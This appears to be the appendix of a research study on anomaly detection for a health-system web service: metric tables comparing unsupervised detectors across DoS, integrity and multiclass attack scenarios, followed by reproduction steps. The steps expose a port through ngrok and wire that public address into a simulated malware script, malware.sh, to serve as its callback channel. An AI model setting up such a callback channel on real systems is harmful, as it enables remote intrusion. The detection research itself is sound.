BAGGING(ELKI_ODIN;10)	0.437	0.574	0.432	0.431	0.435	0.436	-0.137
BAGGING(HBOS;10)	0.031	0.289	0.098	0.423	0.048	0.036	-0.351
BAGGING(ELKI_KMEANS;10)	0.023	0.286	0.074	0.422	0.035	0.027	-0.364
BAGGING(SOM;10)	0.026	0.291	0.081	0.421	0.039	0.030	-0.364
BOOSTING(SOM;10;2)	0.026	0.291	0.081	0.421	0.039	0.030	-0.364
HBOS	0.014	0.286	0.048	0.420	0.022	0.017	-0.380
BOOSTING(SDO;10;2)	0.023	0.294	0.072	0.419	0.035	0.026	-0.372
BOOSTING(LDCOF_KMEANS;10;2)	0.020	0.294	0.064	0.419	0.030	0.023	-0.377
ELKI_KNN	0.989	0.994	0.499	0.333	0.663	0.826	-0.031
BOOSTING(WEKA_ISOLATIONFOREST;10;2)	0.074	0.571	0.115	0.316	0.090	0.080	-0.532
BOOSTING(ELKI_ODIN;10;2)	0.726	0.889	0.450	0.289	0.555	0.646	-0.206
CASCADING(SOM@0.99@2)	0.986	1.000	0.496	0.000	0.660	0.823	-0.085
CASCADING(ELKI_KNN@0.99@2)	0.985	1.000	0.502	0.000	0.665	0.826	-0.086

Table 17:Extemded Table - DoS - Unsupervised

Integrity

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
SOM	1.000	0.991	0.502	1.000	0.669	0.835	0.066
BAGGING(SOM;10)	1.000	0.991	0.502	1.000	0.669	0.835	0.066
ELKI_ODIN	0.997	0.286	0.777	0.996	0.874	0.944	0.742
BAGGING(ELKI_ODIN;10)	0.994	0.006	0.994	0.994	0.994	0.994	0.989
BAGGING(SDO;10)	0.994	0.006	0.994	0.994	0.994	0.994	0.989
BOOSTING(ELKI_KNN;10;2)	0.991	0.004	0.996	0.992	0.994	0.992	0.988
WEKA_ISOLATIONFOREST	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(SOM@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(HBOS@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
BAGGING(WEKA_ISOLATIONFOREST;10)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(SDO@0.99@2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
BOOSTING(SDO;10;2)	0.989	0.003	0.997	0.989	0.993	0.990	0.986
CASCADING(ELKI_KNN@0.99@2)	0.986	0.003	0.997	0.989	0.991	0.988	0.984
CASCADING(ELKI_ODIN@0.99@2)	0.989	0.006	0.994	0.989	0.991	0.990	0.983
ELKI_KMEANS	0.989	0.011	0.989	0.989	0.989	0.989	0.977
ELKI_ABOD	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BAGGING(ELKI_KMEANS;10)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_KMEANS;10;2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_ABOD;10;2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
CASCADING(ELKI_ABOD@0.99@2)	0.989	0.011	0.989	0.989	0.989	0.989	0.977
BOOSTING(ELKI_ODIN;10;2)	0.986	0.006	0.994	0.986	0.990	0.987	0.980

CASCADING(ELKI_KMEANS@0.99@2)	0.983	0.006	0.994	0.983	0.989	0.985	0.977
BOOSTING(LDCOF_KMEANS;10;2)	0.980	0.011	0.988	0.980	0.984	0.982	0.969
SDO	0.974	0.003	0.997	0.975	0.986	0.979	0.972
ELKI_KNN	0.974	0.003	0.997	0.975	0.985	0.978	0.971
BAGGING(ELKI_KNN;10)	0.973	0.003	0.997	0.974	0.985	0.978	0.971
BAGGING(ELKI_ABOD;10)	0.971	0.011	0.988	0.972	0.980	0.975	0.960
BAGGING(ELKI_KNN;10)	0.974	0.003	0.997	0.970	0.985	0.978	0.969
BAGGING(LDCOF_KMEANS;10)	0.966	0.011	0.988	0.966	0.977	0.970	0.955
BOOSTING(WEKA_ISOLATIONFOREST;10;2)	0.963	0.186	0.838	0.956	0.896	0.935	0.786
BAGGING(HBOS;10)	0.934	0.003	0.997	0.938	0.965	0.946	0.933
BOOSTING(HBOS;10;2)	0.934	0.003	0.997	0.938	0.965	0.946	0.933
HBOS	0.909	0.003	0.997	0.916	0.951	0.925	0.909
BOOSTING(SOM;10;2)	0.000	0.009	0.000	0.498	0.000	0.000	-0.066
LDCOF_KMEANS	0.049	0.991	0.047	0.009	0.048	0.048	-0.944
CASCADING(LDCOF_KMEANS@0.99@2)	0.026	0.994	0.025	0.006	0.025	0.026	-0.969

Table 18: Extended Table - Integrity - Unsupervised

Multiclass classification

Scheme	TPR	FPR	Precision	NPV	F-Measure	FScore (2.0)	MCC
SOM	0.993	0.720	0.805	0.933	0.890	0.949	0.449
BAGGING(SOM;10)	0.987	0.720	0.804	0.875	0.886	0.944	0.426
CASCADING(SOM@0.99@2)	0.983	0.720	0.804	0.845	0.884	0.941	0.413
CASCADING(WEKA_ISOLATIONFOREST@0.99@2)	0.926	0.697	0.799	0.576	0.858	0.897	0.293
CASCADING(ELKI_ABOD@0.99@2)	0.998	0.994	0.751	0.500	0.857	0.936	0.031
CASCADING(ELKI_ODIN@0.99@2)	0.917	0.777	0.780	0.473	0.843	0.886	0.188
BOOSTING(ELKI_ABOD;10;2)	0.950	0.874	0.765	0.454	0.847	0.906	0.128
ELKI_ABOD	0.949	0.874	0.765	0.449	0.847	0.905	0.126
BAGGING(ELKI_ABOD;10)	0.943	0.874	0.764	0.423	0.844	0.901	0.113
BAGGING(ELKI_ODIN;10)	0.977	0.960	0.753	0.368	0.851	0.922	0.046
HBOS	0.746	0.571	0.797	0.360	0.770	0.755	0.165
BAGGING(HBOS;10)	0.741	0.571	0.796	0.355	0.767	0.751	0.160
ELKI_ODIN	0.979	0.969	0.752	0.333	0.851	0.923	0.030
BOOSTING(ELKI_KNN;10;2)	0.529	0.355	0.826	0.301	0.645	0.570	0.148
BOOSTING(ELKI_ODIN;10;2)	0.969	0.963	0.751	0.283	0.846	0.916	0.014
LDCOF_KMEANS	0.114	0.003	0.992	0.273	0.205	0.139	0.172
SDO	0.613	0.571	0.763	0.270	0.680	0.638	0.037
ELKI_KMEANS	0.290	0.286	0.752	0.251	0.418	0.330	0.004
CASCADING(LDCOF_KMEANS@0.99@2)	0.228	0.234	0.745	0.248	0.349	0.264	-0.007
BAGGING(ELKI_KMEANS;10)	0.096	0.126	0.697	0.244	0.169	0.116	-0.042

CASCADING(HBOS@0.99@2)	0.324	0.429	0.694	0.220	0.442	0.362	-0.095
BAGGING(ELKI_KNN;20)	0.000	0.271	0.000	0.215	0.000	0.000	-0.461
BOOSTING(SOM;10;2)	0.007	0.280	0.067	0.195	0.012	0.008	-0.449
BAGGING(LDCOF_KMEANS;10)	0.360	0.571	0.654	0.182	0.464	0.396	-0.186
CASCADING(ELKI_KNN@0.99@2)	0.511	0.726	0.688	0.152	0.587	0.539	-0.185
BOOSTING(LDCOF_KMEANS;10;2)	0.422	0.697	0.645	0.149	0.510	0.453	-0.238
BAGGING(ELKI_KNN;20)	0.005	0.374	0.054	0.137	0.010	0.007	-0.546
ELKI_KNN	0.513	0.690	0.752	0.135	0.610	0.548	-0.141
WEKA_ISOLATIONFOREST	1.000	1.000	0.750	0.000	0.857	0.938	0.000
BOOSTING(WEKA_ISOLATIONFOREST;10;2)	1.000	1.000	0.750	0.000	0.857	0.938	0.000
CASCADING(SDO@0.99@2)	1.000	1.000	0.750	0.000	0.857	0.938	0.000
BAGGING(SDO;10)	0.999	1.000	0.750	0.000	0.857	0.937	-0.015
BAGGING(WEKA_ISOLATIONFOREST;10)	0.989	1.000	0.748	0.000	0.852	0.929	-0.054
CASCADING(ELKI_KMEANS@0.99@2)	0.930	1.000	0.736	0.000	0.822	0.884	-0.135
BOOSTING(SDO;10;2)	0.894	1.000	0.728	0.000	0.803	0.855	-0.169
BOOSTING(ELKI_KMEANS;10;2)	0.866	1.000	0.722	0.000	0.787	0.833	-0.193
BOOSTING(HBOS;10;2)	0.865	1.000	0.722	0.000	0.787	0.832	-0.194

Table 19: Extended Table - Multiclass – Unsupervised

Annex C – Execution and recreation of simulation.

Link for downloading the repository:

```
https://github.com/BernabeiPietro/QAS_Anomaly-Detection_on_health_system
```

Simulation

Start environment.

Start Ngrok to generate a public static IP:

```
Ngrok tcp 9080
```

Copy the *"forwarding"* public IP of ngrok:

```
Forwarding       tcp://0.tcp.ngrok.io:13913 -> localhost:9080
```

inside the malware file on the project: *./web-service-only-json/malware/malware.sh*

```
docker compose build
docker compose up -d
```

Setup simulation

Copy the docker container id of the container: "exame-web-service-only-json" inside the main.py file on the variable CID (path: ./PythonProject/main.py),

```
docker ps –no-trunc

CONTAINER ID   IMAGE     COMMAND     CREATED     STATUS     PORTS     NAMES
71890ceee4ee760df128213ea2f5a13d8ce08ec6259718103b80a2dbb40da239   qas_an
```

```
omaly-detection_on_health_system-exame-web-service-only-json   "httpd-
foreground"   22 seconds ago   Up 22 seconds   0.0.0.0:80->80/tcp, :::80-
>80/tcp   exame-web-service-only-json
```

Copy the network id of the “qas_anomaly-detection_on_health_system_default” network, inside the main.py file on the variable NET_ID (path: ./PythonProject/main.py)

```
docker network ls

NETWORK
ID     NAME                                                DRIVER    SCOPE
47d52521f778   bridge                                      bridge    local
e3c84a7b90e3   host                                        host      local
987191333cc5   none                                        null      local
e918ef1caf54  qas_anomaly-detection_on_health_system_default bridge local
```

Start simulation.

```
conda env create
conda activate qas
cd PythonProject
python3 main.py
```

Analysis

Setup analysis tools

The GitHub repository provides two folders: Weka and RELOAD. The Weka contains the Knowledge workflow file (*data_mining_process.kf*), and the RELOAD folder contains all the files to set up the tool. To use them, it is necessary to tune the input and output path of the tools.

Weka output refactoring

At the ./PythonProject/output_csv/result/ there are two different python script *csv_converter_binary.py* and *csv_converter_multiclass.py*. These two scripts are developed to extract from the txt file produced by the Knowledge Workflow Weka tools three CSV from each file. These three CSV files are the confusion matrix, the detailed table and the summary table of the relative scenario.